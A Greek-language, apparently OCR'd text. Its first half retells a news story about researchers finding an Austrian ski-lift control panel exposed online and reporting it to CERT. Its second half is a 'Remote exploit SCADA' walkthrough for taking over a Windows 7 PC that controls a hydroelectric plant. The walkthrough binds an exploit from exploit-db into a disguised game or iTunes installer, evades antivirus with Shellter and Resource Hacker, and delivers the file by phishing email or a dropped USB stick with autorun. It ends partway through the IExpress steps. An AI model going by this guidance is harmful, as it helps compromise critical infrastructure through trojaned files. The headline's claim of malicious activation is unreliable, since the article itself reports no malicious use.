
"Σε έναν ανελκυστήρα σκι στην Αυστρία ο πίνακας ελέγχου ενεργοποιήθηκε μέσω Internet από κακόβουλο χρήστη."
https://www.bleepingcomputer.com/news/security/ski-lift-in-austria-left-control-panel-open-on-the-internet/



Αξιωματούχοι από την πόλη του Ίνσμπρουκ στην Αυστρία έκλεισαν ένα τοπικό ανελκυστήρα σκι, αφού δύο ερευνητές της ασφάλειας διαπίστωσαν ότι ο πίνακας ελέγχου τους είναι ανοικτός στο Internet και επιτρέπει σε οποιονδήποτε να ελέγχει τις λειτουργικές ρυθμίσεις του ανελκυστήρα σκι. Οι δύο ερευνητές είναι ο Tim Philipp Schäfers και ο Sebastian Neef, και οι δύο με τον InternetWache.org, έναν οργανισμό που εστιάζει στην ασφάλεια των πληροφοριών.

Ο πίνακας ελέγχου επέτρεπε στους χρήστες να αλληλεπιδρούν με τις ρυθμίσεις του ανελκυστήρα σκι. Στις 16 Μαρτίου, οι Schäfers και Neef ανακάλυψαν τη διεπαφή ανθρώπων-μηχανών (HMI) που χρησιμοποιήθηκε για τον έλεγχο του Patscherkofelbahn, ενός ανελκυστήρα σκι που συνδέει το χωριό Igls με το ορεινό θέρετρο Patscherkofel, νότια του Ίνσμπρουκ.

Και οι δύο ήταν έκπληκτοι γιατί δεν υπήρχε καμία οθόνη σύνδεσης root ή απλό user για να αποτρέψει την πρόσβαση του χρήστη στο Διαδίκτυο και την αλληλεπίδραση με τον πίνακα HMI. Όλες οι ρυθμίσεις για τον έλεγχο της ταχύτητας του ανελκυστήρα, η απόσταση μεταξύ των τελεφερίκ και η τάση του καλωδίου ήταν όλες εκτεθειμένες , μαζί με τα αρχεία καταγραφής και άλλα δεδομένα ,ως root πάντα .



Το τελεφερίκ τερματίστηκε την ίδια ημέρα. Οι δυο τους ήλθαν αμέσως σε επαφή με την ομάδα έκτακτης ανάγκης και αντίδρασης των υπολογιστών (CERT) στην Αυστρία, οι οποίοι, ειδοποίησαν στο Ίνσμπρουκ τις τοπικές αρχές του την ίδια ημέρα. Παρά το γεγονός ότι δεν έδειξε κακόβουλη χρήση, η πόλη του Ίνσμπρουκ αποφάσισε να κλείσει ολόκληρο το τελεφερίκ Patscherkofelbahn και να υποβληθεί σε έλεγχο ασφαλείας. Σύμφωνα με τα αυστριακά μέσα ενημέρωσης , το τελεφερίκ έκλεισε και είναι και μέχρι σήμερα εκτός σύνδεσης . (Τώρα είναι κλειστό και λόγω θερινής περιόδου). Η σοβαρή αντίδραση των αξιωματούχων του Ίνσμπρουκ μπορεί να επηρεάστηκε από μια έκθεση NBC που κυκλοφόρησε την ίδια μέρα, παρουσιάζοντας εικόνες από ένα δυσλειτουργικό λιφτ του σκι στο χιονοδρομικό κέντρο Gudauri της Γεωργίας.

Μία μηχανική δυσλειτουργία ήταν στο επίκεντρο ενός περιστατικού του Gudauri, και το βίντεο https://youtu.be/fwsuBkrcMLE έγινε viral παντού σε όλο το κόσμο μεταξύ των fan σκιέρ και κατά πάσα πιθανότητα θεωρήθηκε από τις αυστριακές αρχές ύποπτο για τρωτότητα του συστήματος στο λογισμικό.

Ski lift shut down on the same day

The two immediately contacted the Computer Emergency and Response Team (CERT) in Austria, who, according to a blog post, sent their Innsbruck contact to alert local Innsbruck authorities on the same day.

Despite not having any evidence of malicious use, the city of Innsbruck decided to shut down the entire Patscherkofelbahn ski lift and undergo a security audit. According to Austrian media [1, 2], the ski lift was still offline this week.

The Innsbruck officials' severe reaction might have been influenced by an NBC report that came out on the same day, showing footage of a malfunctioning ski lift in the ski resort of Gudauri, Georgia.

Οι συμπτώσεις δεν σταματούν εδώ, καθώς και οι ανελκυστήρες σκι Patscherkofelbahn και Gudauri ήταν τις ίδιας αυστριακής εταιρίας **Doppelmayr**.

Ο πίνακας ελέγχου έτρεχε επίσης ξεπερασμένο firmware στο λειτουργικό του.

Ο Schäfers, ένας από τους ερευνητές, δήλωσε ότι δεν γνώριζε το είδος του ανελκυστήρα σκι στη Γεωργία όταν βρήκε το HMI του αυστριακού ανελκυστήρα σκι. "Ήταν μια σύμπτωση," είπε ο Schäfers. "Έχουμε κάνει στο παρελθόν αρκετές φορές τη σάρωση του Διαδικτύου για διασυνδέσεις ανθρώπου-μηχανής (HMI). Ο λόγος για τον οποίο η Schäfers έψαχνε τα αναγνωριστικά των προμηθευτών Doppelmayr Garaventa ήταν επειδή προηγουμένως βρήκε ελαττώματα HTTP Header Injection και cross-site scripting (XSS) σε προηγούμενη έκδοση του λογισμικού HMI του ανελκυστήρα σκι. "Αναφέραμε αυτά τα ζητήματα στον κατασκευαστή του λογισμικού και επιδιορθώθηκε", μας είπε ο Schäfers, αποκαλύπτοντας επίσης ότι το τελεφερίκ Patscherkofelbahn έτρεχε μια παλαιότερη έκδοση του λογισμικού HMI, που ήταν ευάλωτη σε επιθέσεις.

Επιπλέον, η Schäfers είχε διαπιστώσει ότι ο πίνακας ελέγχου ανελκυστήρα σκι χρησιμοποιούσε επίσης μια μη κρυπτογραφημένη σύνδεση HTTP.

Οι ερευνητές βρήκαν και άλλο ευαίσθητο ηλεκτρονικό εξοπλισμό σε online στο Ιντερνετ.

Οι Schäfers και Neef κατέστησαν επίσης σαφές ότι δεν θα επιχειρήσουν να αποδείξουν την αδυναμία του συστήματος με τον πίνακα έλεγχου των ανελκυστήρων live, φοβούμενοι ότι θα μπορούσαν να θέσουν τους επιβάτες σε κίνδυνο, καθώς ο ανελκυστήρας σκι ήταν σε χρήση. Αντ' αυτού, επέλεξαν την ασφαλή διαδρομή και ανέφεραν τα θέματα στην CERT Austria.

Τώρα, σύμφωνα με την CERT Austria, όλα αυτά τα ζητήματα διορθώνονται και οι αξιωματούχοι του Ίνσμπρουκ φροντίζουν ιδιαίτερα να εγκαταστήσουν ένα ασφαλές σύστημα προτού ανοίξει η χειμερινή περίοδος και οι τουρίστες αρχίσουν να πλημμυρίζουν.
Όσο για τον Schäfers και τον Neef, οι δύο δήλωσαν ότι θα συνεχίσουν να ανιχνεύουν το Διαδίκτυο για μη προστατευμένα συστήματα. "Στο παρελθόν, βρήκαμε επίσης τον πίνακα ελέγχου κτιρίου μιας κλινικής στην Ελβετία, τον πίνακα ελέγχου των φώτων κινητής οδικής κυκλοφορίας στη Γερμανία, τα πάνελ ελέγχου των αιολικών πάρκων σε όλο τον κόσμο και τριών υδραυλικών εγκαταστάσεων στη Γερμανία" με πάρα πολλές τρωτότητες!
"Είχαμε άμεσο έλεγχο στα Βιομηχανικά Συστήματα Ελέγχου (ICS-SCADA) και θα μπορούσαμε να απενεργοποιήσουμε το νερό για χιλιάδες ανθρώπους, στην περίπτωση των συστημάτων ύδρευσης ή να κάνουμε άλλη ζημιά", δήλωσε ο Schäfers. Οι εργασίες του Schäfers και Neef για το έργο InternetWache είχαν τόσο σημαντικά αποτελέσματα στο παρελθόν στον έλεγχο τρωτοτήτων σε SCADA συστήματα που συχνά αναφέρονται σε επίσημες εκθέσεις που δημοσίευσε η BSI, γερμανική Ομοσπονδιακή Υπηρεσία για την Ασφάλεια Πληροφοριών.

ΣΕΝΑΡΙΟ: Επεισόδιο (Remote exploit SCADA)

Το εν λόγω επεισόδιο αφορά την πλήρη πρόσβαση με δικαιώματα admin σε ένα Η/Υ με Win7 σε Ιντερνέτ στο οποίο είναι εγκατεστημένο πρόγραμμα SCADA System SIMATIC WinCC - Industrial Automation – Siemens για την διαχείριση και τον έλεγχο απομακρυσμένα ενός υδροηλεκτρικού εργοστασίου από τα κεντρικά της εταιρείας. Το λειτουργικό σύστημα του υπολογιστή είναι Windows 7 με αρχιτεκτονική 32bit. Ο υπολογιστής έχει πρόσβαση στο διαδίκτυο όπως ελέχθη παραπάνω.

Ο χρήστης του Η/Υ θα τρέξει κάποιο exe που θα δοθεί ως φίλιο αλλά πίσω από αυτό έχει γίνει bind από κάποιο remote exploit που δεν έχει βρεθεί ύποπτο από το antivirus. Ο διαχειριστής μετά από εκτέλεση του exe έχασε την πλήρη πρόσβαση του εν λόγο Η/Υ.

Μεθοδολογία

Αρχικά κατεβάζουμε ένα ενδιαφέρον πρόγραμμα (νόμιμο) το οποίο θα το έχουμε κάνει bind με ένα κακόβουλο λογισμικό θα το περάσουμε στο shelter (πρόγραμμα που παρακάμπτει ένα Antivirus. Τα εκτελέσιμα αρχεία που δημιουργούνται από το Metasploit ή από άλλα penetration testing frameworks, εντοπίζονται από τους περισσότερους AV vendors. Με τη χρήση του Shellter, έχουμε ένα πολυμορφικό πρότυπο εκτελέσιμων αρχείων, αφού μπορούμε να χρησιμοποιήσουμε ένα οποιοδήποτε 32-bit εκτελέσιμο αρχείο των Windows για να “κρύψουμε” καλόβουλο κώδικα για παράδειγμα. Το εν λόγο πρόγραμμα θα ψάξουμε συμφώνα με τα ενδιαφέροντα τους να γίνει δέλεαρ ώστε να το τρέξει ο

administrator του συστήματος και είτε το αποστέλλουμε με email σε ένα χρήστη του SCADA είτε το εισάγουμε σε ένα USB και το πετάμε κάπου κοντά σε χώρο που κινείται ή εργάζεται (πχ χώρος παρκινγκ αυτοκίνητου) χρήστης του SCADA κατά προτίμηση 128GB ώστε να το πάρει.


Σε αυτή τη περίπτωση καλό είναι να έχουμε φτιάξει ένα autorun.exe κατά την εισαγωγή του USB, καθώς στατιστικά κανείς δεν κάνει την επιλογή autorun disable ως συνέπεια να τρέξει το κακόβουλο exe.

Εργαλεία και μέθοδοι


-Πρόγραμμα φίλιο πχ itunes.exe download ή call of dute game αγορασμένο.

-Download remote exploit π.χ. από exploit-db.com και αφού έχουμε κάνει scan with nmap για τρωτότητες λογισμικού και προγραμμάτων. πχ call of dute remote exploitation


Εδώ βλέπουμε το site exploit-db με 39303 exploits στη βάση δεδομένων που μπορούμε να τα πάρουμε έτοιμα με ένα απλό download όλο τον κώδικα σε κάποια από αυτά!



Έχει exploits για πάρα πολλά λειτουργικά και προγράμματα.



Εδώ βρίσκουμε remote exploit για Win7 32bit για το διάσημο παιχνίδι Call of Dute και το κατεβάζουμε.




-Έπειτα κάνουμε bind τα δυο προγράμματα (φίλιου και κακόβουλου) με το Iexpress των Windows.

-Στο επόμενο βήμα αλλάζουμε το object του καινούργιου bind προγράμματος ώστε να φαίνεται φίλιο οπτικά με το Resource Hacker Tool.


-Δημιουργούμε έτσι το αρχείο ώστε να παρακάμπτει τα antivirus ώστε να το τρέξει ο χρήστης και Voila!!!

Λύση Επεισοδίου (Remote exploit SCADA)


A. Bind με το Iexpress των Windows




Γραφούμε στην αναζήτηση προγραμμάτων και αρχείων iexpress




Με enter ανοίγει το IExpress 2.0 και αφήνουμε την επιλογή στην 1η θέση όπως βλέπουμε παραπάνω και πατάμε επόμενο.



